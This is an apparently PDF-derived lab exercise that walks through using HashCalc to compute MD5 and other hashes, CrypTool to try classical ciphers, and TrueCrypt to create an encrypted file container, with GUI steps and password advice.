Aim: Use the following cryptography tool to encrypt and decrypt the messages:

- A. HashCalc
- B. CrypTool
- C. TrueCrypt


Cryptography

Cryptography is the science of securing information by transforming it into an unreadable format, ensuring that only authorized parties can access it. This transformation is achieved through encryption algorithms, which encode data (plaintext) into a scrambled form (ciphertext) and can only be deciphered back with a decryption key. There are two main types of cryptography: symmetric-key, where the same key is used for both encryption and decryption, and asymmetric-key, which uses a pair of keys—a public key for encryption and a private key for decryption.


A. HashCalc

HashCalc is a free tool used for calculating cryptographic hash values for files or text. It supports several popular hash algorithms, such as MD5, SHA-1, SHA-256, and CRC32, providing users with the ability to verify file integrity or generate unique file fingerprints. The tool allows users to compute and compare checksums, making it useful for verifying downloaded files or ensuring data consistency. HashCalc also supports the calculation of hash values for large files, helping users check whether a file has been altered.


1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.




3. Select Data Format as “File” and upload your file.




4. Select Hashing Algorithm and Click Calculate



5. Now Select the Data Format to “Text String” and Type “IPSpecialist” into Data filed and calculated MD5.







6. Now, let's see how MD5 value has a minor change.



B. CrypTool


Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.







C. TrueCrypt


TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, TrueCrypt may just be the tool to protect your data.



1. Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options).




2. Click Select File and browse to a location where you want to create the new container. Make sure it is not in the Dropbox folder if Dropbox is running. You can name the container anyway you want, e.g. holiday2010.avi.




3. Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm.




4. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.



5. You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.



6. Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better off with FAT. Juggle the mouse around a bit and click on format once you are done with that.



7. Congratulations, the new True Crypt volume has been created.

